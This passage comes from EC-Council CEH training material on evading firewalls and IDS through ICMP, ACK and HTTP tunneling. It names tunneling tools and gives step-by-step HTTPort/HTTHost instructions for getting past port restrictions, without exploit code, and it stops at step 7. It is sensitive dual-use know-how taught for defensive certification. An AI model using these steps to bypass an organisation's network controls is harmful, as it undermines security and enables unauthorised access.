The firewall/IDS, assuming the **ICMP packets** are a part of **legitimate traffic**, allows them to the client without thorough inspection



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing an IDS/Firewall through the ICMP Tunneling Method

The ICMP protocol is used to send an error message to the client. As it is a required service for network communication, users often enable this service on their networks. Moreover, it does not entail a significant threat from the security perspective. The attacker takes advantage of the enabled ICMP protocol on the network and performs ICMP tunneling to send his/her malicious data into the target network. The ICMP tunnel provides attackers with full access to target networks.

It allows tunneling of a backdoor shell in the data portion of ICMP Echo packets. RFC 792, which delineates ICMP operation, does not define what should go in the data portion. The payload portion is arbitrary and is not examined by most firewalls/IDS. Thus, any data can be inserted in the payload portion of the ICMP packet, including a backdoor application. Some administrators keep ICMP open on their firewall/IDS because it is useful for tools such as ping and traceroute. Assuming that ICMP is allowed through a firewall, use ICMPTX (<https://codeberg.org>) to execute commands of choice by tunneling them inside the payload of ICMP echo packets.

Steps Involved in ICMP Tunneling to Bypass Firewall/IDS

- The attackers install the ICMPTX tool (<https://codeberg.org>) on their system.
- Attackers insert malicious client commands or payloads into the data portion of the ICMP Echo packets. ICMP packets with embedded payloads are sent through the network.
- The firewall/IDS, assuming that ICMP packets are part of legitimate traffic, allows them to be sent to the client without thorough inspection.





Figure 12.28: Bypassing firewall through ICMP tunneling

Bypassing an IDS/ Firewall through the ACK Tunneling Method

- ACK tunneling is a method used by attackers to bypass firewalls and IDS by leveraging the typically **trusted nature of ACK packets**
- An attacker establishes a **legitimate TCP connection** with a target server
- Using tools like **Hping** or **Nping**, the attacker crafts ACK packets containing malicious payloads
- The firewall/IDS, assuming the ACK packets are part of legitimate traffic, allows them through without thorough inspection



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Bypassing an IDS/Firewall through the ACK Tunneling method

ACK tunneling is a method used by attackers to bypass firewalls and IDS by leveraging the typically trusted nature of ACK packets. Traditional packet-filtering firewalls define their rule sets based on the SYN packets when establishing TCP communication. These firewalls often assume that malicious code is likely to be present in the SYN packet because it initiates the connection. After a session is established, the ACK packets acknowledge receipt of the data packets. Firewalls and IDS typically consider ACK traffic to be legitimate because they follow an established session.

To reduce the workload, many firewalls do not filter ACK packets as rigorously as SYN packets because there can be many ACK packets for each SYN packet. Attackers can inject malicious payloads into ACK packets by exploiting the fact that such packets are often less scrutinized. By tunneling a backdoor application through TCP packets with an ACK bit set, attackers can bypass the firewall and potentially evade IDS detection.

Steps Involved in ACK Tunneling

- An attacker establishes a legitimate TCP connection with a target server.
- Using tools such as Hping or Nping, an attacker crafts ACK packets containing malicious payloads. These packets are sent to the target by leveraging an existing session to avoid detection.
- Assuming that the ACK packets are part of legitimate traffic, the firewall allows them without thorough inspection. Similarly, an IDS may overlook these packets if it focuses primarily on SYN packets or other types of traffic.





Figure 12.29: Bypassing firewall through ACK tunneling

26 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing an IDS/ Firewall through the HTTP Tunneling Method

- HTTP Tunneling technology allows attackers to **perform various Internet tasks** despite the restrictions imposed by IDSes/firewalls
- This method can be implemented if the target company has a **public web server**, with **port 80** used for HTTP traffic, that is unfiltered on its IDS/firewall
- Encapsulates data inside **HTTP traffic** (port 80)



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

27 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing an IDS/ Firewall through the HTTP Tunneling Method (Cont'd)

Steps to Bypass Firewall Restrictions and Access Files using HTTPort and HTTHost

- Step 1: Disable IIS Admin Service and World Wide Web Publishing service
- Step 2: Run HTTHost with default settings, enter your password, and check "Revalidate DNS names" and "Log connections"
- Step 3: Verify "Listener: listening at <IP address>:90" in the Application log tab.
- Step 4: Enable Windows Defender Firewall and create an **outbound rule** to block traffic on port 21
- Step 5: Run HTTPort, go to the Proxy tab, and enter HTTHost machine's IP address, port 90, and the password
- Step 6: In the Port mapping tab, add a **new mapping** to the target system
- Step 7: Click the Start button in the Proxy tab. HTTPort will intercept the FTP request to the local host and tunnel it through
- Step 8: Open the command prompt, run **ftp 127.0.0.1**, and provide credentials to log in to the FTP service. This establishes a connection by **bypassing the HTTP proxy and firewall restrictions**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org



Bypassing an IDS/Firewall through the HTTP Tunneling Method

HTTP tunneling allows attackers to perform various Internet tasks despite the restrictions imposed by IDSes/firewalls. This method can be implemented if the target company has a public web server in which port 80 is used for HTTP traffic that is unfiltered by its firewall. The attacker encapsulates data inside HTTP traffic (via port 80). Many firewalls including IDS do not examine the payload of an HTTP packet to confirm that it is legitimate. Thus, it is possible to

tunnel traffic via TCP port 80. Tools such as Chisel (<https://github.com>) use this technique of tunneling traffic across TCP port 80.

Attackers can use tools such as HTTPort, HTTHost, and Tunna to perform HTTP tunneling to bypass the target IDS/firewalls.




Figure 12.30: Bypassing IDS/firewall through HTTP tunneling

Why do I Need HTTP Tunneling?

HTTP tunneling is used in scenarios in which network users are granted restricted connectivity through a firewall or proxy; in such conditions, some applications may also lack native communications support. These restrictions include:

- Blocking of TCP/IP ports, traffic initiated from outside the network, and network protocols except for a few commonly used protocols, etc.
- Surfing blocked websites
- Posting in forums anonymously by hiding the IP address
- Using an application such as chatting through ICQ or IRC, instant messengers, games, browsers, etc.
- Sharing of confidential resources over HTTP securely
- Downloading files with filtered extensions and/or with malicious code

For instance, consider that organization firewalls restrict users to access all ports except 80 and 443, and a user may want to use FTP. HTTP tunneling enables FTP use via the HTTP protocol. The HTTP tunnel creates a bidirectional virtual data connection tunneled in HTTP traffic. It works with the help of FTP client software to perform protocol encapsulation by enclosing data packets of one protocol such as SOAP or JRMP within HTTP packets on, e.g., local port 80. These packets are sent through the firewall or proxy server as normal Internet traffic, which is then directed to the HTTP tunneling server software located outside the network. Upon receiving the packets, this server unwraps the FTP data and redirects the packet to the remote FTP server.




Figure 12.31: Illustration of HTTP Tunneling Method

HTTP Tunneling Tools

- **HTTPort and HTTHost**

Source: <https://www.targeted.org>

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, and so on. Here, the Internet software is configured so that it connects to a local PC as if it is the required remote server. HTTPort then intercepts that connection and runs it through a tunnel through the proxy. HTTPort can work on devices such as proxies, IDSes or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode or a remote host.

In the SSL/CONNECT mode, HTTPort can make a tunnel through a proxy all by itself. It requires that the proxy should support a particular HTTP feature, specifically, CONNECT HTTP. Most proxies have this method disabled by default. The SSL/CONNECT mode is much faster, but in this case, encryption cannot be used, and the proxy can track all actions.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server; thus, when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower but works in most cases and features strong data encryption that makes proxy logging useless.

Steps to Bypass Firewall Restrictions and Access Files using HTTPort and HTTHost:

- **Step 1:** Disable the IIS Admin Service and World Wide Web Publishing Service on the attacker's system.
- **Step 2:** Run the HTTHost tool, keep the default settings, enter your personal password, check "Revalidate DNS names" and "Log connections," then click "Apply."




Figure 12.32: Screenshot of HTTHost starting and listening on port 90

- **Step 3:** Navigate to the Application log tab and check if the last line is "Listener: listening at <IP address>:90," which means HTTHost is running.



Figure 12.33: Screenshot of HTTHost showing it is listening on port 90

- **Step 4:** Keep HTTHost running, then access and log in to the system where the public web server with port 80 is enabled in the target network.
- **Step 5:** Turn on Windows Defender Firewall and create an outbound rule to block traffic on port 21.

- **Step 6:** Run the HTTPort tool, go to the Proxy tab, and enter the Hostname or IP address (public IP) of the machine where HTTHost is running, the port number 90, and the password in the Password field.




Figure 12.34: Screenshot of HTTPort configured with HTTHost IP address

- **Step 7:** Go to the Port Mapping tab, click Add, and create a new mapping for the target system as shown in the screenshot below.


